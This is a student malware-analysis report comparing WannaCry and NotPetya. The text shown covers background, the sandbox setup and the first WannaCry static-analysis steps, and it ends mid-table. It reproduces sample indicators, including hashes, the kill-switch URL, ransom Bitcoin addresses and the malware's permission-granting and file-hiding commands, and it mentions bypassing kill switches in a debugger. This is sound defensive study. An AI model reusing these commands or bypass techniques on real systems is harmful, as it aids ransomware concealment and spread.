# Analysis and comparison of WannaCry and NotPetya

**Martin Georgiev**

CMP320: Ethical Hacking 3

BSc Ethical Hacking – Year 3

2021/22

*Note that Information contained in this document is for educational purposes.*

# Abstract

Malicious software has existed for many years. It may take many forms depending on its functionality – viruses, worms, adware, spyware, ransomware and many more. Ransomware is a type of malware that encrypts the data of a victim and extorts them for money, promising a decryption key. The appearance of such destructive software in-the-wild has increased significantly in the past years, most of them also increasing their capabilities by taking functionalities of other types of malware such as worms and wipers. Such hostile programs are WannaCry and NotPetya – two of the most destructive malicious programs since the creation of the Internet.

The samples of the aforementioned malware were analysed in two phases – Basic and Advanced analysis. The basic analysis aimed to obtain information about them and how they function with the use of multiple tools. **Floss** and **PEStudio** were used in the basic analysis to extract data (imported libraries, strings, functions) from the hostile programs without executing them. Subsequently, the analyst executed the malware to inspect the detonation symptoms and then monitored them with the use of tools network and host-based tools – **TCPView**, **Wireshark** and **Procmon**.

Afterwards, the analysis moved on to the second phase – the Advanced analysis. A disassembler (**Ghidra**) was used to reverse engineer the samples. The code revealed a lot of information about how the hostile software implemented the imported blacklisted libraries and their functions. Additionally, parts of the reverse engineered code provided information about the encryption components and when embedded resources/executables were called and accessed. A debugger (**x32dbg**) aided with altering the workflow of the samples by bypassing the killswitches and executing the sample (**WannaCry**). Additionally, one of the breakers (in **NotPetya**) was avoided without the use of a debugger or even making any changes in the code.

The analyst successfully obtained a lot of data regarding the behaviour of both samples – how they infect and encrypt the host system, how they propagate through the networks and how they attempt to hide and remain persistent. Based on the identified intel, the analyst provided multiple pre-infection and post-infection countermeasures to be undertaken by possible and current victims. They would help them with minimising the chances of infection and teach them about possible data recovery techniques.


# Contents

# 1 INTRODUCTION

## 1.1 BACKGROUND

Malicious software (malware) is a term covering all types of harmful software with good examples being viruses, Trojan horses, and Spyware. Such software can cause major damage both to the users and the data they store on their devices, as well as cause financial catastrophes for companies or even on an international scale. One of the most common types of attack on both businesses and private users is the ransomware.

Ransomware, as depicted by the name, is a type of hostile software which requests a ransom from its victim. Executing it on a machine encrypts all files with a randomly generated key. Victims are forced to pay a ransom (often in Bitcoin or other cryptocurrencies) in exchange for the key which is then used to decrypt the files. Most of the time the key is not provided by the attacker even after the ransom was paid. Ransomware is constantly increasing in growth both occurrences wise (64% increase year-over-year, with 121 major incidents reported in the first half of 2021) and in payment amounts (the average payment increasing by 82% in 2021 up to $570,000). Furthermore, ransomware covers all major sectors with the Government sector taking the lead with a total of 44 attacks publicized worldwide in 2021 (**Figure 1.1**) (Zandt, 2021)



Ransomware is usually transmitted through email with a continuous increase over the years (109% in 2017) (Purplesec, 2021). Despite this, some ransomware samples are more complicated and use ways of self-transmission. Two of the most famous ones are Wannacry and NotPetya.

## 1.2 WannaCry and NotPetya Overview

WannaCry first appeared in May 2017 and is one of the most catastrophic worldwide cyberattacks. The attack propagated itself at a fast pace across the world. One of the first corporations affected by it was the Spanish mobile company Telefónica, after which UK's NHS suffered an enormous impact (Hayden, 2017). The ransomware successfully transmitted itself around the globe within hours, targeting and encrypting machines of massive corporations – ISPs, banks, carmakers, logistic companies and many more. The estimated number of the damaged and infected computers is as follows:

- Around 150 countries from every continent
- Over 200,000 affected devices
- An estimate for four billion dollars in damage for its entire lifecycle.

The reason for the halt of the chaos caused by the ransomware was the accidental discovery of a kill switch only hours after the incident occurred – this will be discussed further in the report as the procedure progresses.

NotPetya (or ExPetr) also appeared in 2017 with the first reported cases being roughly a month after WannaCry. Despite targeting machines on a significantly smaller scale, NotPetya was far more destructive. The malicious software was propagated through a backdoor payload in the update system of Ukrainian accounting software called M.E.Doc. NotPetya had some modifications in comparison to the earlier version from 2016 (Petya) – it stole the passwords using a modified version of Mimikatz and then encrypted the MBR (Master Boot Record) of the drive. Additionally, some researchers argue that ExPetr is not a ransomware, but a wiper disguised as one. This was due to a major difference between Petya and NotPetya – the installation ID in Petya contained crucial information regarding the recovery key which could be used by the attacker to extract a decryption key. Contrary to this, the installation ID in NotPetya was randomly generated data encoded in **BASE58** format – no decryption key could be extracted, meaning that the encryption could not be fully reversed. (Ivanov and Mamedov, 2017)

Both WannaCry and NotPetya, however, have something in common – they have worm-like capabilities by utilising the EternalBlue vulnerability. It was discovered by the NSA and leaked by the Shadow Brokers hacker group. EternalBlue exploited a critical vulnerability in SMBv1 which provided an attacker with RCE (remote/arbitrary code execution) capabilities. The exploit was combined with DoublePulsar which implanted a backdoor on the exploited machines and allowed malicious hackers to access them. (Kaspersky, 2017)

## 1.3 Aim

The report aims to provide the reader with an analysis and comparison of WannaCry and NotPetya. To efficiently achieve this, the report will be split into three major sections:

- Procedure – Basic and Advanced analysis of the samples

- Results – Overview and summary of the subsections in the Procedure section, comparison of the samples
- Discussion – General discussion, appropriate countermeasures, and future work

The procedure section aims to introduce the reader to the capabilities of both samples by using industry standard static and dynamic techniques for Basic and Advanced Analysis. The former will provide simple information on the sample‘s flow by observing it statically (hashing, readable strings, imports, and functions) and dynamically (host-based/network-based behaviour and process monitoring). The latter will conduct more in-depth research by attempting to reverse engineer the malicious software and try to change the flow of its operation (through debugging or other means).

The results section aims to summarise the findings and give the reader an overview of the identified capabilities. This will include data obtained from the analysis and further research – the differences and similarities between the two samples.

The discussion section has the goal to educate the reader on appropriate mitigation ways. It will mainly cover pre-infection countermeasures as post-infection will vary based on various factors or, in some cases, recovery will be almost impossible.

# 2 PROCEDURE

## 2.1 OVERVIEW OF PROCEDURE AND TESTING ENVIRONMENT

The procedure of the analysis was split into two major phases – Basic and Advanced analysis. Each of them had two sub-phases for each sample. This allowed for accurate and efficient analysis of the hostile software. The first sub-phase, static analysis, attempted to obtain data on the malware without running it. The analyst achieved this with a variety of tools and techniques in each of the major phases – obtaining file hashes, inspecting human-readable strings of the binary (**Floss**), and analysis of imports and functions (**PEStudio**) (Fox, 2021) in the Basic analysis. The samples were then reverse engineered with **Ghidra** (Kurtz, 2019) in the Advanced analysis. In the second sub-phase, dynamic analysis, the malicious programs were executed and closely monitored for changes they made on the machine and the network – capturing network packets in a network simulation (**TCPView**, **Wireshark** and **INetSim**) (Russinovich, 2022; Wireshark, 1997 – Present Day; Hungenberg and Eckert, 2007) and monitoring the local processes (**procmon**) (Russinovich, 2022) in the Basic analysis and attempting to debug the samples (changing their execution flow with **x32dbg** or other means) (Fox, 2021) in the Advanced analysis.

A specialised testing environment was required for the procedure. Working with malware is dangerous and may have fatal consequences on both the machine and network if precautions are not used.

The analyst created a separate test network inside VirtualBox. It was used by two virtual machines – **Remnux** and **Flare**. Both operating systems include a multitude of tools for malware analysis. There were a few reasons why two virtual machines were required. The first being that both malicious programs were made to infect Windows machines. **Flare** is a Windows-based security distribution, which made it perfect for the testing procedure. The second reason – network traffic and propagation monitoring. **Remnux** is a Linux-based security distribution. One of the tools included in it is **INetSim** – an application which simulates an Internet connection and a DNS server. The tool was combined with a packet sniffing program (**Wireshark**) to monitor any traffic sent by the ransomware to the Internet or the local network. Additionally, the tool could also send example binary files (with the requested name of the malware) to Flare if the malware attempted to download and execute a two-stage payload.

## 2.2 BASIC ANALYSIS

As mentioned in the previous section, the analyst first conducted a basic analysis of the samples. The basic analysis provides limited information about the malware. Frequently, however, this information is enough to supply intel on the basic functionality of the software. An example of such information can be the file signature hash which can be detected with **VirusTotal**. Analysts can easily identify existing malware even if the name of the binary was altered (if it has previously been released in-the-wild).


### 2.2.1 WannaCry Basic Static Analysis

The tester began the analysis by obtaining the hashes and checking the sample in VirusTotal. Afterwards, they extracted and analysed the strings. The analysis ended with classifying specific indicators, libraries, and imports.

#### *2.2.1.1 Obtaining the Hashes*


The analysis began with the WannaCry sample. The sample did not need to be armed for this procedure. The first step was to obtain the hashes of the ransomware. The tester achieved this with two separate tools, which were already pre-installed in Flare – **MD5sum.exe** (**db349b97c37d22f5ea1d1841e3c89eb4**)
and **SHA256sum.exe** (**24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c**). **(Figure 2.2.1)**

Those executables respectively obtain the **MD5** and **SHA256** hashes. They were then checked within VirusTotal and the service successfully identified the WannaCry sample. **(Figure 2.2.2)**



```
C:\Users\IEUser\Desktop\Malware_Samples\WannaCry
λ md5sum.exe Ransomware.wannacry.exe.malz
db349b97c37d22f5ea1d1841e3c89eb4 *Ransomware.wannacry.exe.malz

C:\Users\IEUser\Desktop\Malware_Samples\WannaCry
λ sha256sum.exe Ransomware.wannacry.exe.malz
24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c *Ransomware.wannacry.exe.malz
```

***Figure 2.2.1*** *– MD5 and SHA256 hashes of WannaCry.*



60 / 68

Community Score

60 security vendors and 4 sandboxes flagged this file as malicious

24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
lhdfrgui.exe

3.55 MB Size

2022-05-16 20:53:14 UTC 1 day ago

cve-2017-0144 cve-2017-0147 detect-debug-environment direct-cpu-clock-access exploit long-sleeps macro-create-ole malware peexe runtime-modules

Security Vendors' Analysis


| | | | |
|---|---|---|---|
| Ad-Aware | Trojan.Ransom.WannaCryptor.H | AhnLab-V3 | Trojan/Win32.WannaCryptor.R200572 |
| Alibaba | Ransom:Win32/WannaCry.398 | ALYac | Trojan.Ransom.WannaCryptor |
| Arcabit | Trojan.Ransom.WannaCryptor.H | Avast | Sf:WNCryLdr-A [Trj] |

***Figure 2.2.2*** *– Virus total results for the SHA256 hash.*

#### *2.2.1.2 Extracting the Strings*

Afterwards, the analyst obtained all strings from within the binary with the use of a tool called **Floss**. Floss is similar to the tool **strings** – it analyses the bytes of the binary and outputs all hard coded strings. Furthermore, floss has additional capabilities – it attempts to de-obfuscate and decode altered text and then presents them at the bottom of the output. This made floss a better and more efficient choice for the procedure.


The tester used the tool and piped the output to a text file as this would allow easier analysis. The "**-n**" flag was also used to set the minimum length of the extracted strings to eight (**Figure 2.2.3** and **Appendix A**)



```
C:\Users\IEUser\Desktop\Malware_Samples\WannaCry
λ floss -n 8 Ransomware.wannacry.exe.malz > output.txt
|
```

***Figure 2.2.3** – Using floss on the WannaCry sample.*


As soon as they opened the file, the tester noticed several API CALLs which showed a part of the malware's capabilities (**Figure 2.2.4**) – the sample could read files, get their size, lock and load resources and open URLs from the Internet. It also called the **CryptAcquireContextA** and the **CryptGenRandom** API – the former was a deprecated windows function that attempts to grab the key container within a specific CSP (cryptographic service provider), while the latter generates a random key for the encryption. (Microsoft, 2021) The aforementioned API calls hinted that the sample could indeed encrypt the victim's files.



```
!This program cannot be run in DOS mode.
t4;1u#SV
GetTickCount
QueryPerformanceCounter
QueryPerformanceFrequency
GlobalFree
GlobalAlloc
InitializeCriticalSection
LeaveCriticalSection
EnterCriticalSection
InterlockedDecrement
CloseHandle
TerminateThread
WaitForSingleObject
InterlockedIncrement
GetCurrentThreadId
GetCurrentThread
ReadFile
GetFileSize
CreateFileA
MoveFileExA
SizeofResource
LockResource
LoadResource
FindResourceA
GetProcAddress
GetModuleHandleW
ExitProcess
GetModuleFileNameA
LocalFree
LocalAlloc
KERNEL32.dll
CryptAcquireContextA
```

***Figure 2.2.4** – Several of the called APIs in WannaCry.*


Additionally, the analyst found the portable executable header (**!This program cannot be run in DOS mode.**) multiple times throughout the output – this showed that the sample may have several packed executables within the main binary. Further analysis of the strings provided the tester with data about additional executable files. This increased the probability of multiple packed executables. (**Figure 2.2.5**)



```
mssecsvc.exe
!This program cannot be run in DOS mode.
```


***Figure 2.2.5*** *– mssecsvc.exe binary within the WannaCry executable's strings.*

The strings also contained date formatting and long encoded strings which **floss** was not able to decode. (**Figure 2.2.6**) Further into the file, the analyst noticed an additional executable, locations with token formatting (**%s**) and Write/Create file API calls below them – this could indicate that the specific executable (**tasksche.exe**) could be created in a specific directory within drive C. (**Figure 2.2.7**)



```
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
jmrDxlSLx+xH5g8FOfE2cTHyOtjqd6S1Y4eiHN6d+BFxS6y2K5pkWQ3XjXsV9dM0uK9CNykc833bluEUu+UndX/LZOidix/C1/kT5iPaQodLnCNRRXwSpGisagFUQ1kPTDE5DaEv7DHh7+cDobnaPw
22YAffbkMtZyUSe9zq4Qa2s6cfxQtp+MUTd+WHLbm+nHOxX8WdP2vwfULRmXdOCFWtOXqNhxPxY1F9rIpEyfg6MVepyqn8QmJo+LHMHDZj7MZpvXuLrgX8lPIrpvrU7viCf4T/wwEZNyVWyLs2UUWe
tzfxH4tRAMAPThYmmQ3AWHstZJpPXyp4JycPGMEDTbGswlmCyvX09dx04MAxqeRnQu5Lvq8ubW/zw1+7MwqKgPdKrA6OB0E4KT6+wXaPlZBpl9m6Wtd8cAfCtcrbADQ5PZI2ODtI4Zgfck6KWCqOjs
f10KiFSGBxBEBSIUGcwj7NWJmEDvmRl3hAVcJTuYsXnnn7/xxVNKTgST2E0Zebfk9pHHJSv1VQrbAvsLNuMNQq5fzBFW2C7RorfiBgcBSM/8UCOJXmc+qyN2wWfQBuvGZiHYqLPz/UVCNWqtHUHjlz
EO79xX4ROZIpMXNMWxe3k0hYzxb8TwY1IgufxKVqbP4RQIHxWMMVmgzxYXOEhGuXgHttYwGtpyFECliqAulAYEJmy/VVl/AMfkoANrP1MjaHpgP1VCmQTrxW+19f0e1rda6HDDO9HoJzO7dbU/WKfH
__TREEID__PLACEHOLDER
```

***Figure 2.2.6*** *– Long decoded strings.*




```
%s -m security
C:\%s\qeriuwjhrf
C:\%s\%s
tasksche.exe
CloseHandle
WriteFile
CreateFileA
CreateProcessA
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
!This program cannot be run in DOS mode.
```

***Figure 2.2.7*** *– tasksche.exe the directory locations.*

Right below the aforementioned binary, the tester identified a URL. The link was hard-coded and possibly what the binary attempted to connect to using the open URL API CALLs. This hyperlink played a vital role in the functional flow of the binary, and it will be discussed further in the following sections.


The tester also discovered CMD calls and other utility-purpose Windows binaries such as **icacls**. Icacls is a command which creates access control lists and specifies who can have access to a specific directory. (Microsoft, 2022) In the case of the sample, the tool granted access to everyone in the current working directory – this directory was still unknown at the time. It also applied "**attrib +h .**" which made the current directory hidden on the file system. (**Figure 2.2.8**)



```
cmd.exe /c "%s"
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Global\MsWinZonesCacheCounterMutexA
tasksche.exe
TaskStart
icacls . /grant Everyone:F /T /C /Q
attrib +h .
```

***Figure 2.2.7*** *– icacls and attrib +h commands after cmd call.*

The final notable discovery was messages written in multiple languages. This hinted that the malware intended to attack multiple parts of the world as languages from Europe, America and Asia were present in strings. (**Figure 2.2.8**)




```
msg/m_bulgarian.wnry
msg/m_chinese (simplified).wnry
"t=.|Vbq-
msg/m_chinese (traditional).wnry
msg/m_croatian.wnry
msg/m_czech.wnry
msg/m_danish.wnry
msg/m_dutch.wnry
msg/m_english.wnry
msg/m_filipino.wnry
msg/m_finnish.wnry
msg/m_french.wnry
msg/m_german.wnry
msg/m_greek.wnry
msg/m_indonesian.wnry
msg/m_italian.wnry
msg/m_japanese.wnry
msg/m_korean.wnry
msg/m_latvian.wnry
msg/m_norwegian.wnry
msg/m_polish.wnry
msg/m_portuguese.wnry
msg/m_romanian.wnry
msg/m_russian.wnry
msg/m_slovak.wnry
msg/m_spanish.wnry
msg/m_swedish.wnry
msg/m_turkish.wnry
msg/m_vietnamese.wnry
```

***Figure 2.2.8*** *– Messages in different languages.*

#### *2.2.1.3 PEStudio*

The analysis proceeded with a tool called **PEStudio**. **PEStudio** is a tool specialising in speeding up the initial malware analysis process, whilst making it easier. The tool conducts a complete analysis of the file and provides the analyst with indicators, headers, imports, and libraries.


The tester first opened the indicators tab. The tool showed that the binary had eight critical indicators. From there they identified that the WannaCry executable had a total of three other binaries packed within it, together with their sizes, locations, and signatures. Additionally, it contained resources with suspicious sizes, a URL pattern and file extensions similar to Ransomware/Wiper files. (**Figure 2.2.9**)



| indicator (56) | detail | level |
|---|---|---|
| strings > blacklist | count: 63 | 1 |
| file > embedded | signature: executable, location: .data, offset: 0x0000B020, size: 5263716 | 1 |
| file > embedded | signature: executable, location: .data, offset: 0x0000F080, size: 5297524 | 1 |
| resource > size > suspicious | resource: R.1831, size: 3514368 bytes | 1 |
| file > embedded | signature: executable, location: .rsrc, offset: 0x000320A4, size: 3514368 | 1 |
| functions > blacklist | count: 29 | 1 |
| URL > pattern | url: http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com | 1 |
| file > extensions > Ransomware \| Wiper | count: 164 | 1 |

***Figure 2.2.9** – Critical indicators in WannaCry.*


Moving to the libraries, the analyst identified three blacklisted DLLs – **ws2_32.dll**, **iphlpapi.dll** and **wininet.dll**. (Microsoft, 2021) The first dynamic-link library allowed the sample to implement windows sockets. The other two DLLs were an IP helper and the Internet Extensions for Win32 respectively. This allowed the analyst to anticipate internet and/or socket usage such as connecting to the URL found in section **2.2.1.2 Extracting the strings**. (**Figure 2.2.10**)



| library (7) | blacklist (3) | type (1) | functions (91) | description |
|---|---|---|---|---|
| ws2_32.dll | x | implicit | 13 | Windows Socket 2.0 32-Bit DLL |
| iphlpapi.dll | x | implicit | 2 | IP Helper API |
| wininet.dll | x | implicit | 3 | Internet Extensions for Win32 |

***Figure 2.2.10** – Blacklisted libraries in WannaCry.*

The tester then checked the imports and identified that there were a total of twenty-five blacklisted. Four of them (**CryptGenRandom**, **CryptAcquireContextA**, **rand** and **srand**) were in the cryptography group and were also identified in the previous section. They also found imports connected to the aforementioned libraries which handled **socket receive**, **send**, **close**, and other socket-related functions. Additionally, there were also imports handling execution (**GetCurrentThreadId**, **GetCurrentThread**, **TerminateThread**), file manipulation (**MoveFileExA**), as well as service and synchronisation (**StartServiceCtrlDispatcherA**, **ChangeServiceConfig2A**, **CreateServiceA** and **QueryPerformanceFrequency**). (Microsoft, 2021) Those imports could be anticipated to create a service which would provide it with a persistence mechanism. (**Figure 2.2.11**)



| functions (91) | blacklist (25) | ordinal (13) | library (7) |
|---|---|---|---|
| GetCurrentThreadId | x | - | kernel32.dll |
| GetCurrentThread | x | - | kernel32.dll |
| MoveFileExA | x | - | kernel32.dll |
